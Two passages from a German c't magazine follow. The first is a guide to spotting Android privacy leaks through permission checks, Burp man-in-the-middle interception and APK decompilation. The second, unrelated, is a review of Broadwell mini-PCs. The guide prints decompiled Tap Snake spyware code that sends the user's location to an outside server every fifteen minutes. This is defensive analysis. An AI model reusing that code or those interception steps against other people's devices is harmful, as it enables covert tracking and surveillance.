Der erste Schritt erfordert wenig Arbeit oder Vorkenntnisse und hilft, Apps auf ihre Risiken hin einzuschätzen. Haben Sie einen Verdächtigen identifiziert, können Sie im zweiten Schritt den Datenverkehr des Smartphones über einen PC umleiten und dort gezielt abhören. Über einen Man-in-the-Middle-Eingriff lässt sich sogar verschlüsselte Kommunikation mitlesen. Diese dynamische Analyse deckt allerdings nur auf, was die App im Lauf der aktiven Testphase verschickt und nicht vom Versand wurde. Im dritten Schritt dekompilieren wir deshalb die App und versuchen, im Code das Einlesen, Übergeben und Verschicken von persönlichen Daten nachzuvollziehen. Dieser Ansatz wirft am meisten ab, dauert aber auch am längsten.

Schritt 1: Verdächtige Apps identifizieren

Wie am PC ist auch am Android-Smartphone oder -Tablet die erste und wichtigste Regel, bei der Auswahl neuer Apps genau hinzuschauen. Viele negative Bewertungen im Play Store können beispielsweise auf problematische Apps hindeuten, oft beschreiben Bewertungen auch konkrete Fehlverhalten der Apps.

Während des Installationsdialogs sollten Sie zudem überprüfen, welche Rechte die App einfordert: Eine Taschenlampe benötigt keinen Zugriff auf Ortsdaten; ein Spiel muss keine SMS verschicken. Die Überprüfung solcher Berechtigungen hat Google vor einem Jahr unnötig erschwert: Inzwischen sind Berechtigungen sehr grob zusammengefasst, und einige wie den Zugriff aufs Internet zeigt der Play Store gar nicht mehr an. Sie können die genauere Liste aber über das Web-Frontend des Google Play Store ansehen oder nach der Installation über die Detail-Ansicht der App auf dem Smartphone unter „Einstellungen / Apps“ einsehen.


Wer es ganz genau wissen will, kann in die sogenannte Manifest-Datei einer App hineinblicken. Sie führt auf, welche Schnittstellen

© Copyright by Heise Medien

zu Smartphone-Daten die App benutzen darf. Umgekehrt bleibt der App alles verboten, was nicht drin steht. Die Manifest.XML steckt im Installationspaket jeder App und lässt sich auf dem Handy beispielsweise mit dem Manifest Viewer einsehen. Den Manifest Viewer und alle anderen vorgestellten Anwendungen können Sie über den c't-Link am Ende des Artikels herunterladen.

Um nicht jede App einzeln durchforsten zu müssen, bieten sich Datenschutz-Apps wie der Ad Detector von AppBrain an. Er liest die Manifest-Dateien aller installierten Apps ein und zeigt auf, welche davon problematische Zugriffe anfordern. Das Charmante am Ad Detector ist, dass er selbst wenig Daten sammelt: Anders als die meisten Security-Apps fordert er weder tiefgreifende Rechte an, noch arbeitet er mit externen Werbenetzwerken zusammen. Die App gruppiert zwar nur sehr grob in sechs Kategorien, man kann aber für Details direkt in die Eigenschaften der gelisteten Apps weiterspringen.

Empfehlenswert ist auch „App Permissions“ von F-Secure, das die Berechtigungen genauer aufschlüsselt und beschreibt. Der „Clueful Privacy Advisor“ von Bitdefender überprüft darüber hinaus in einer Online-Datenbank, ob bei einer App in der Vergangenheit Datenschutzverstöße festgestellt wurden. Dabei fanden wir allerdings Abweichungen zu den Ergebnissen unserer Stichproben, sodass man sich nicht blind auf die Hinweise verlassen sollte.



Die Webseite apkscan.nviso.be analysiert Apps automatisch. Sie zeigt, welche Rechte die Apps haben und welche URLs im Code stehen.

Werbenetzwerke aufspüren


Meist sind es nicht die App-Anbieter selbst, die fleißig Daten sammeln, sondern die in den Apps integrierten Werbenetzwerke. Um sie einzubinden, nutzen die Entwickler in der Regel vorgefertigte Java-Komponenten des Werbebetreibers, die wiederum in der Manifest-Datei der einzelnen Apps genannt sind. Hinweise auf solche Verbindungen spürt Ad Detector ebenfalls auf, und zwar unter „Bedenken anzeigen / Werbenetzwerk“. Manche Verbindungen verstecken sich auch im Reiter „Social SDKs“ oder „Entwickler Tools“. Bindet eine App beispielsweise einen Facebook-Login ein, kann sie über das SDK auch die Werbedienste von Facebook nutzen. Einige Apps sammeln dadurch Daten für Facebook, selbst wenn der Anwender gar nicht bei dem sozialen Netzwerk registriert ist.

Security Suites


Ähnliche Datenschutz-Funktionen stellen auch diverse Security Suites bereit. Die sind in der Regel aber kostenpflichtig, senden teilweise selbst unnötig viel Daten nach Hause (siehe S. 124) und benötigen so viele Ressourcen, dass die Akkulaufzeit leidet. Auf ihre Malware-Scanner kann man unserer Erfahrung nach ebenfalls verzichten. Sie können nur bereits bekannte Malware entdecken, die Google bei Bekanntwerden schnell aus dem Play Store entfernt. Sinn ergibt ein Scan dann, wenn man Apps aus nicht vertrauenswürdigen Quellen lädt, also per Sideloading. Dafür kann man die APK-Dateien aber auch auf Webseiten wie virustotal.com oder apkscan.nviso.be hochladen und kostenlos überprüfen lassen. Letztere führt die App sogar aus und überprüft, welche URLs sie öffnet.

Schritt 2: Datenverkehr zwischen Smartphone und Server abhören


Um herauszufinden, was eine App tatsächlich ins Netz verschickt, muss man im zweiten Schritt ihren Datenverkehr abhören – das funktioniert am besten über einen Proxy. Dieser wird auf einem PC gestartet, der sich




Der Installationsdialog zeigt nur sehr grob, welche Rechte sich eine App einräumt – einige fehlen sogar komplett.



Auf den Detail-Seiten der installierten Apps sind die Berechtigungen deutlich genauer aufgeführt.




Der AppBrain Ad Detector informiert, welche Apps auf vertrauenswürdige Daten zugreifen.



In einigen Apps wie Trivia Crack stecken die SDKs mehrerer Werbe- und Analyse-Netzwerke.

© Copyright by Heise Medien



Der Burp-Proxy zeigt den Netzwerkverkehr von Apps. Sogar verschlüsselten Verkehr kann man damit analysieren.

im gleichen Netzwerk befindet wie das Android-Gerät. Anschließend trägt man die Proxy-Infos im Smartphone ein, woraufhin der komplette WLAN-Datenverkehr durch den PC fließt. So bekommt man fast alle Datenpakete zu fassen und kann sogar in verschlüsselten Traffic hineinschauen.

Als Proxy können Sie zum Beispiel die kostenlose Burp Suite einsetzen, die als Java-Programm auf allen wichtigen Desktop-Betriebssystemen läuft (siehe c't-Link). Nach dem Start der JAR-Datei wechseln Sie auf den Registerreiter „Proxy“ und dort in die Optionen. Standardmäßig akzeptiert Burp nur Verbindungen vom lokalen Rechner. Damit auch das Android-Gerät willkommen ist, wählen Sie unter „Proxy Listeners“ den einzigen vorhandenen Eintrag und klicken auf den Edit-Knopf. Ändern Sie dort die Option „Bind to address“ von „Loopback only“ auf „All Interfaces“. Jetzt müssen Sie die lokale IP-Adresse des Rechners herausfinden – unter Windows über den Kommandozeilenbefehl ipconfig, unter Unixen mit ifconfig. Tragen Sie in den WLAN-Einstellungen des Android-Geräts die Adresse als Proxy und den Port „8080“ ein. Die Einstellungen erreichen Sie, indem Sie den Eintrag Ihres WLAN gedrückt halten, „Netzwerk ändern“ antippen und die erweiterten Optionen öffnen.

Um die Proxy-Konfiguration zu testen, rufen Sie auf dem Android-Gerät eine beliebige Webseite auf, die kein HTTPS erzwingt – zum Beispiel heise.de. Standardmäßig ist Burp so eingestellt, dass es alle HTTP-Requests abfängt. Sie warten dann unter dem Registerreiter „Intercept“ darauf, einzeln durchgewunken zu werden. Damit die Daten ungehindert fließen können, klicken Sie dort auf den Button „Intercept is on“, der dann auf „Intercept is off“ wechselt. Anschließend können Sie im Reiter „HTTP History“ alle Pakete begutachten. Sie sind jetzt dazu in der Lage, unverschlüsselten Datenverkehr von Apps und Android-System auszuwerten.

Entschlüsselungstricks

Schon jetzt gibt es im HTTP-Log viel zu entdecken, weil die Kommunikation mit Tracking- und Werbedienstleistern meist im Klartext erfolgt. Burp macht aber auch vor verschlüsselten HTTPS-Verbindungen nicht Halt. Für das Lesen der chiffrierten Verbindungen müssen Sie über Burp einen „Man-in-the-Middle“-Eingriff ausführen. Hierfür importieren Sie das Herausgeberzertifikat von Burp ins Android-System. Öffnen Sie dazu auf dem Smartphone bei aktiviertem Proxy die URL http://burp/cert, was den Download der Datei cacert.der auslöst. Ändern Sie deren Namen über einen Datei-Browser wie dem ES File Explorer in cacert.cer um und klicken Sie anschließend auf die Datei. Nun bietet Android an, das Zertifikat zu importieren. Sollte das nicht funktionieren, können Sie den Import auch über „Einstellungen / Sicherheit / Anmeldedatenspeicher / Von SD-Karte installieren“ anstoßen. Ab jetzt zeigt Burp auch den Inhalt verschlüsselter HTTPS-Requests in der HTTP-History an.

Nur wenige Apps überprüfen, ob ein SSL-Zertifikat tatsächlich vom angefunkten Hersteller stammt (CA-Pinning). In diesen Fällen schlägt der Verbindungsaufbau über den Proxy fehl und die App meldet einen Verbindungsfehler. Diesen Apps kommt man nur mit größerem Aufwand auf die Schliche, etwa indem man die APK-Datei wie später im Schritt drei beschrieben auseinandernimmt.

Auf frischer Tat ertappt


Mit Burp haben wir beispielsweise den Zahlungsdienstleister PayPal dabei ertappt, wie seine App so ziemlich alles an einen PayPal-Server funkte, was sie über ihre Berechtigungen erschnüffeln konnte. Neben harmlosen Informationen wie Android-Version, Gerätemodell und verfügbarem Speicherplatz interessiert sich PayPal auch für den exakten Aufenthaltsort und sogar für die Telefonnummer des Nutzers. Zudem fragt das Unternehmen präzise Details über die genutzten Netze ab, einschließlich des WLAN-Namens. Das Datenpaket ist so umfangreich, dass es ausgedruckt eine gesamte DIN-A4-Seite einnimmt.

Außerdem lud PayPal eine Liste „android_apps_to_check“ mit zahlreichen App-Namen aus dem Netz, darunter diverse Tools aus der Rooting-Szene, VPN-Apps und Programme wie Location Spoofer, die Android einen beliebigen GPS-Standort vorgaukeln. Sind Apps aus der Liste installiert, versendet die App einen entsprechenden Hinweis.

Die Daten speichert PayPal vermutlich, um bei Betrugsversuchen möglichst viel Informationen über das ausführende Smartphone herauszufinden. Das ist an sich keine schlechte Idee, doch erfolgt es ohne Wissen des Nutzers und auch dann, wenn man gar nicht bei PayPal eingeloggt ist.

Weitere Protokolle untersuchen

WhatsApp, Threema und andere Anwendungen kommunizieren nicht über HTTP(S). Da Burp aber nur HTTP(S) erfasst, muss man für die Analyse solcher Spezialfälle schwerere Geschütze auffahren. Dazu schneidet man den Datenverkehr am besten an einer Stelle mit, die er ohnehin passiert – etwa im Router. Wie auf Seite 127 bereits erwähnt, macht die Fritzbox den Datenmitschnitt besonders leicht. Alternativ kann man den kompletten Traffic durch einen Rechner schleusen und dort mitschneiden; zum Beispiel, indem man mit dem Rechner einen Hotspot aufspannt und dort das zu analysierende Android-Gerät einbucht. Um den kompletten Datenverkehr auszuwerten, greift man zu einem Analyse-Tool wie Wireshark, das ähnlich wie Burp funktioniert (siehe c't-Link). Eine ausführliche Anleitung zur Traffic-Analyse mit Wireshark finden Sie in [1].



Die Manifest-Datei des Snake-Spiels Tap Snake enthält eine Reihe ungewöhnlicher Berechtigungen.

Schritt 3: Die Code-Analyse

Einige Apps verschlüsseln die Daten schon, bevor sie auf Reisen gehen, oder funken nur unregelmäßig nach draußen. Um auch solche Apps zu enttarnen, kann man versuchen, sie zu dekompilieren, und sich dann den Programmcode näher anschauen. Dafür emp-

© Copyright by Heise Medien

fehlen sich grundlegende Kenntnisse über den Aufbau von App-Installationspaketen (APK), Android und der Programmiersprache Java. Wer sich ein bisschen mit Programmiersprachen auskennt, kann oft schon durch bloßes Hinsehen interessante Details über die App in Erfahrung bringen.

Im Grunde ist eine APK-Datei wie eine Java-JAR-Datei nur ein ZIP-Archiv. Mit einem Archivierer kann man deshalb schon den Großteil der Struktur und Basisdaten einsehen, nicht allerdings den eigentlichen Programmcode. Dieser steckt in der Datei classes.dex – aus Java-Code erzeugtem Bytecode für die Android-Umgebung Dalvik VM. Einige Apps enthalten zusätzlich Bibliotheken, die nicht in Java geschrieben wurden und die sich in den Verzeichnissen lib oder assets befindet. Für unsere Analyse beschränken wir uns auf den kompilierten Java-Code, der in den meisten Apps vorherrscht und leichter zugänglich ist.

Es gibt mehrere Wege, um die App zu dekompilieren, also aus dem Bytecode wieder lesbares Java zu machen. Der bekannteste führt über die Desktop-Software APKTool, erfordert aber etwas Fingerspitzengefühl und außerdem sowohl Java- als auch Android-Entwicklungsumgebungen auf dem Rechner. Die Android-App „Show Java“ dekompiliert APKs direkt auf dem Smartphone, was aber für die Code-Analyse nicht besonders praktisch ist.

Am einfachsten dekompiliert man eine App über die Seite decompileandroid.com. Dort müssen Sie lediglich die Android-App als APK hochladen und betrachten die Ergebnisse dann in einem Text-Editor, der Java-Code mit Syntax-Highlighting anzeigen kann – zum Beispiel Notepad++ oder Sublime Text.

Der beim Dekompilieren entstandene Code entspricht nicht exakt dem ursprünglichen Quelltext, weil das Dekompilat aus dem bereits optimierten Dalvik-VM-Bytecode rekonstruiert wird. Die Namen der Methoden bleiben bestehen, Variablen oder auch Klassen sind oft nur durchnummeriert. Aus Schleifen werden Go-to-Statements, was den Code schlechter lesbar macht. Auch kann es zu Fehlern bei der Rekonstruktion kommen. Im Großen und Ganzen ist das Resultat aber meist zu gebrauchen und nachvollziehbar.

Probe aufs Exempel

Als Beispiel für eine Code-Analyse haben wir uns das Spiel Tap Snake vorgenommen. Dieser Klon des beliebten Handy-Spiels Snake wurde 2010 als Android-Spyware enttarnt – wir wissen also schon, dass es hier etwas zu finden gibt. Die APK haben wir in unserem Fall aus dem Internet bezogen (siehe c’t Link). An die APKs von Programmen kommen Sie aber auch direkt auf Ihrem Smartphone – zum Beispiel über den „APK Extractor“. Mit Root-Rechten können Sie die Pakete sogar direkt aus dem Verzeichnis /data/app kopieren. Das Dekompilieren der APK über decompileandroid.com funktionierte bei uns nur über die „static version“ des Uploaders und dauerte einige Sekunden.

```
HttpPost httppost;
if (location.getAccuracy() < lastLocation.getAccuracy())
{
  f1 = lastLocation.getAccuracy();
} else
{
  f1 = location.getAccuracy();
}
  if (f >= f1)
{
  break MISSING_BLOCK_LABEL_543;
}
  if (location.getAccuracy() >= lastLocation.getAccuracy()) goto _L3; else goto _L5

_L5:
try
{
  s = (new StringBuilder(String.valueOf((new StringBuilder(String.valueOf((new
StringBuilder(String.valueOf((new StringBuilder(String.valueOf((new StringBuilder(String.valueOf((new
StringBuilder(String.valueOf((new StringBuilder("?email=")).append(URLEncoder.encode(email, "UTF-
8")).toString())))).append("&code=").append(URLEncoder.encode(code, "UTF-
8")).toString())))).append("&time=").append(Long.toString(location.getTime())).toString())))).append("&
lat=").append(Double.toString(location.getLatitude())).toString())))).append("&lng=").append(Double.to
String(location.getLongitude())).toString())))).append("&pro=").append(location.getProvider()).toSt-
ring())))).append("&acc=").append(Float.toString(location.getAccuracy())).toString();
  httppost = new HttpPost("http://gpsdatapoints.appspot.com/addPoint");
  httppost.setEntity(new UrlEncodedFormEntity(URLEncodedUtils.parse(new URI(s), "UTF-8")));
  (new DefaultHttpClient()).execute(httppost);
}
```

Der Ausschnitt aus SnakeService.java zeigt: Die App Tap Snake baut aus persönlichen Daten einen String zusammen und sendet ihn per HTTP ins Internet.

Als Erstes zeigt der Decompiler im Browser-Fenster die Manifest-Datei an. Die verrät bereits, dass die App für ein einfaches Spiel sehr auffällige Berechtigungen benötigt (siehe Screenshot). INTERNET (Verbindung mit dem Internet aufnehmen) und WAKE_LOCK (Standby-Modus verhindern) sind für ein Spiel nicht ungewöhnlich. Doch warum braucht die App ACCESS_FINE_LOCATION, also unseren genauen Standort? Und was tut der Hintergrunddienst „SnakeService“, der direkt beim Bootvorgang von Android starten soll?

```
<service android:name=
            ".SnakeService" android:enabled="true" />
<receiver android:name=".BootDetector">
  <intent-filter>
    <action android:name=
          "android.intent.action.BOOT_COMPLETED" />
  </intent-filter>
</receiver>
```

Um das herauszufinden, laden wir nun die dekompilierte App herunter; der Download-Link liegt etwas versteckt über dem Fenster mit der Manifest-Datei. Im Download-Verzeichnis landet eine Datei namens source.zip, die einen Ordner /src/net/maxicom/android/snake enthält. Manche Apps sind ziemlich komplex und enthalten SDKs für Werbenetzwerke oder Social-Media-Logins. Auch kann es passieren, dass der Decompiler einige Programm-Schnipsel nicht zuordnen kann. Diese landen dann nur durchnummeriert im src-Ordner. Die Snake-App ist vergleichsweise klein und übersichtlich.

Wir wissen aus der Manifest-Datei, dass die App auf das Event BOOT_COMPLETED reagiert. Die dafür verantwortliche Java-Klasse heißt „BootDetector.java“ und ein Blick in diese verrät, dass sie tatsächlich direkt nach dem Booten den Hintergrunddienst „SnakeService“ startet.

```
public void onReceive(Context context, Intent intent)
{
  context.startService(new Intent(context, net/maxicom/
                                android/snake/SnakeService));
}
```

Aus der Klasse „SnakeService.java“ (Auszug siehe Kasten) geht hervor, dass die App die genaue Position des Smartphones mit Zeitstempel in ein HTTP-POST-Paket packt und unverschlüsselt an „http://gpsdatapoints.appspot.com/addPoint“ verschickt – diese URL verweist auf Googles kostenlosen Cloudspeicher für Entwickler. Das wiederholt der Dienst alle 15 Minuten – dank dem gesetzten „WAKE_LOCK“ selbst dann, wenn das Gerät gerade gesperrt ist. Somit ist klar: Diese App dient dazu, die Position des Nutzers rund um die Uhr aufzuzeichnen.

Zum Schluss…

Die hier vorgestellten Methoden entlarven nicht jedem Übeltäter: Ausgefuchste Spyware-Programmierer kennen durchaus Tricks, um ihre Absichten vor Burp und Dekompilier-Versuchen zu verstecken. Die meisten Datenschnüffler lassen sich damit aber identifizieren. Wir haben bei unseren Versuchen so diverse Übeltäter enttarnt und so manche Überraschung erlebt. (acb@ct.de)

Literatur

[1] Ronald Eikenberg, Gut App-geschaut, Netzwerkverkehr von Smartphones kontrollieren, c’t 7/12, S. 120

c’t Apps und Programme: ct.de/yt3g

© Copyright by Heise Medien

Christian Hirsch

Die Kleinen für Großes

Mini-PC-Barebones mit Broadwell-Prozessor

Lässt man bei einem Ultrabook Display und Akku weg, bleibt die Hardware eines modernen Mini-PC mit effizientem Mobilprozessor und flinker Solid-State Disk übrig. Die neuen CPUs der Serie Core i-5000U samt verbesserter Grafikeinheit machen die Minirechner nun endlich fit für 4K-Monitore.

Brix, NUC, ZBox & Co. sind klein, leise und sparsam, aber dennoch leistungsfähig und umfangreich ausgestattet. Zu den Schnittstellen der schicken Minirechner zählen DisplayPort, HDMI und USB 3.0 ebenso wie WLAN und Bluetooth, womit die kleinen Rechner manch klassischen Tower-PC übertrumpfen.

Für den Test haben wir zwei Consumer- und ein Business-Barebone mit Broadwell-Prozessor geordert: Shuttle DS57U für 200 Euro, Intel NUC5i3RYK für 280 Euro und Gigabyte Brix GB-BXi5H-5200 für 420 Euro. Zum kompletten System fehlen jeweils noch Arbeitsspeicher, Festplatte oder SSD und Betriebssystem. Mit 8 GByte RAM, 256-GByte-SSD und Windows 8.1 kommt man somit auf Gesamtkosten von 420 bis 640 Euro. Die hohen Preise sind derzeit dem ungünstigen Dollar-Kurs geschuldet.

Dank ihrer geringen Größe taugen die Minis nicht nur als Office-PCs, sondern eignen sich auch als Medienzuspieler im Wohnzimmer oder als Mini-Server. Per VESA-Halterung verschwinden sie vom Schreibtisch auf die Rückseite des Monitors. Der lüfterlose Shuttle DS57U lässt sich dank Metallgehäuse, zwei Ethernet-Ports und RS-232-Anschlüssen zudem als Firewall, Steuerrechner oder Bildgeber für digitale Werbetafeln in rauer Umgebung einsetzen.

In den Testkandidaten ist die jüngste Generation Broadwell von Intels Mobilprozessoren eingelötet. Die CPUs wurden primär für den Einsatz in flachen Notebooks entwickelt, wo Platzmangel herrscht. Aus diesem Grund sitzt der Chipsatz mit auf dem Prozessor-Carrier. Das spart wertvolle Platinenfläche.

Bei Broadwell handelt es sich hauptsächlich um einen Die-Shrink der Haswell-Chips von 22 auf 14 Nanometer Strukturgröße. Signifikante Änderungen gibt es bei den CPU-Kernen nicht, stattdessen hat Intel zusätzliche Shader-Kerne in der integrierten GPU auf dem Die untergebracht. Große Performancewunder darf man davon aber nicht erwarten, für anspruchsvolle 3D-Spiele bei Full-HD-Auflösung ist die Grafik weiterhin viel zu schwach.

Mehr Hertz

Bei den drei getesteten Mini-PCs schöpfen die Prozessoren im Unterschied zu manchen Notebooks ihre Thermal Design Power (TDP) von 15 Watt voll aus. Dort setzen manche PC-Hersteller den Nominaltakt der Mobil-CPUs und damit die TDP herab, um die Akkulaufzeit zu verlängern oder um ultraflache Geräte ohne Lüfter zu bauen.

Die Ausgabe auf 4K-Monitoren klappt mit Broadwell-Prozessoren deutlich besser als beim letzten Mini-PC-Test [1]. Per DisplayPort 1.2 können die Broadwell-Rechner mit Core i3 oder besser 3840 × 2160 Pixel bei 60 Hertz problemlos ausgeben – sofern der Monitor den Modus High-Bitrate 2 (HBR2) mit Single-Stream-Transport (SST) unterstützt. Beim Celeron im Shuttle-Rechner begrenzt Intel die maximale Auflösung auf 2560 × 1600 Pixel. HDMI 2.0 beherrschen die Broadwell-GPUs nicht. Via HDMI muss man deshalb nach wie vor bei Ultra-HD-Monitoren mit 30 Hz Wiederholrate und ruckelndem Mauszeiger vorliebnehmen.

In die kleinen Barebones passen zwei SO-DIMMs hinein, was die maximale Speicherkapazität auf 16 GByte begrenzt. Die Broadwell-Prozessoren kommen jedoch auch mit Spezial-Modulen der Firma Intelligent Memory zurecht, die zwei 4-GBit- zu einem 8-GBit-Chip kombinieren. Damit lassen sich Mini-Rechner mit 32 GByte Arbeitsspeicher bauen, wenn man viel Geld investiert: Ein solches SO-DIMM mit 16 GByte DDR3L-1333 kostet 350 Euro – das Dreifache zweier gebräuchlicher 8-GByte-Module.

Bei der Schnittstellengeschwindigkeit können die Minis mit leistungsfähigen Desktop-PCs mithalten. Über USB 3.0 transferieren sie Daten mit über 440 MByte/s. Auch unter Linux machen die Rechner eine gute Figur. Mit Fedora 21 waren alle Funktionen wie WLAN und 3D-Beschleunigung sofort einsatzfähig.

© Copyright by Heise Medien

Mini-PC-Barebones mit Core i-5000

Gigabyte Brix GB-BXi5H-5200

Der schnellste Rechner im Test mit Core i5-5200U (2 Kerne plus Hyper-Threading) stammt von Gigabyte. Bei Teillast können die CPU-Kerne dank Turbo Boost über Nominaltakt hinaus mit bis zu 2,7 GHz laufen. Das bringt vor allem bei Software, die nur einen Kern nutzt, einen Leistungsschub. Die hohen Turbo-Stufen stehen allerdings nur zur Verfügung, wenn die HD-5500-Grafik nicht beschäftigt ist, weil sich CPU- und GPU-Kerne das thermische Budget teilen. Für den schnellen Prozessor muss man tiefer in die Tasche greifen, denn der Mini-Barebone kostet 420 Euro – fertig ausgebaut werden daraus locker 560 Euro.

In den Brix passen eine Solid-State Disk oder Festplatte im 2,5"-Format sowie ein mSATA-SSD-Kärtchen hinein. Beim Anschluss eines SATA-Geräts ist Vorsicht geboten, da das filigrane Kabel sehr empfindlich ist.

Im Leerlauf lag die Lautstärke des Brix unterhalb der Messgrenze unserer Schallmesskabine. Dabei ist er auch der sparsamste der drei Rechner (5,5 Watt). Unter Volllast ändert sich das: Der Lüfter pfeift kräftig (1,6 Sone), wenn er die 40 Watt Abwärme aus dem Gehäuse pustet.

Dank des flotten Prozessors in Kombination mit einer SSD dauert es nach dem Einschalten nur 10 Sekunden bis zum Windows-Desktop. Zum Platzsparen lässt sich der Brix mit der mitgelieferten VESA-Halterung auch unter die Tischplatte oder hinter einen Monitor schrauben. Über HDMI und Mini-DisplayPort steuert er Displays mit einer Auflösung von je 3840 × 2160 an.

Die Treiber legt Gigabyte auf DVD bei, obwohl das optische Laufwerk fehlt. Ein USB-Stick wäre hier wesentlich nützlicher.

Bewertung

- sparsam im Leerlauf
- taugt für zwei 4K-Monitore
- unter Last laut

Intel NUC5i3RYK

Intel hat seinen Mini-Barebones der Serie Next Unit of Computing nicht nur einen Broadwell-Prozessor, sondern auch einige Detailverbesserungen spendiert: Einer der Frontanschlüsse kann Tablets und Smartphones mit bis zu 1,5 A laden. Der Deckel lässt sich gegen eine individuell gestaltete Abdeckung aus dem 3D-Drucker austauschen; Intel stellt den Bauplan als DXF- und Step-Datei zum Download bereit (siehe c't-Link am Ende des Artikels).

SSD-Kärtchen nimmt der NUC5i3RYK nur im modernen M.2-Format auf. Dabei laufen Datentransfers entweder über vier PCI-Express-2.0-Lanes mit bis zu 2 GByte/s oder herkömmlich über SATA 6G. Mit der Samsung XP941 (M.2 mit PCIe) erreichte der NUC beim Lesen 1,2 GByte/s. Allerdings sind M.2-SSDs noch teuer. Wer Geld sparen will, greift zum NUC5i3RY**H** mit Platz für eine 2,5"-SSD, die bei gleicher Kapazität die Hälfte kostet.

Auf der Hauptplatine des NUC5i3RYK ist ein Core i3-5010U (2,1 GHz) mit zwei Kernen und Hyper-Threading aufgelötet. Von Letzterem profitiert vor allem der Rendering-Benchmark Cinebench R15, in dem der Core i3 doppelt so gut abschneidet wie der Celeron des Shuttle-Rechners.

Die Leistungsaufnahme unseres NUC-Exemplars im Leerlauf lag mit 6,7 Watt rund 1 Watt höher als beim Vorgänger mit Haswell-Prozessor. Achtung: Wenn man die Ready-Mode-Software von Intel installiert, im BIOS-Setup aber die zugehörige Option nicht aktiviert, lässt sich der Rechner nicht mehr in den S3-Zustand (Suspend to RAM) versetzen. Unter Volllast war der Lüfter leise zu hören (0,5 Sone). Zum Anschluss von HDMI-Monitoren benötigt man einen Adapter auf Mini-HDMI, der nicht beiliegt.

Bewertung

- schnelle SSD-Anbindung
- taugt für zwei 4K-Monitore
- erfordert teure m.2-SSDs

Shuttle DS57U

Der schlanke Rechner von Shuttle kommt ohne Lüfter aus. Damit das passive Kühlsystem funktioniert, muss der DS57U aber aufrecht stehen. Bereits das robuste Stahlgehäuse verrät die Herkunft aus dem Industriebereich. Zudem baut Shuttle zwei serielle Schnittstellen und zwei GBit-Ethernetbuchsen ein. Die zusätzlichen Chips treiben allerdings die Leistungsaufnahme nach oben. Trotz des schwächsten Prozessors im Test konsumierte der Mini-PC bei ruhendem Windows-Desktop mit 11 Watt rund das Doppelte von Brix und NUC. Selbst unter Volllast (28 Watt) macht er keinerlei Geräusche.

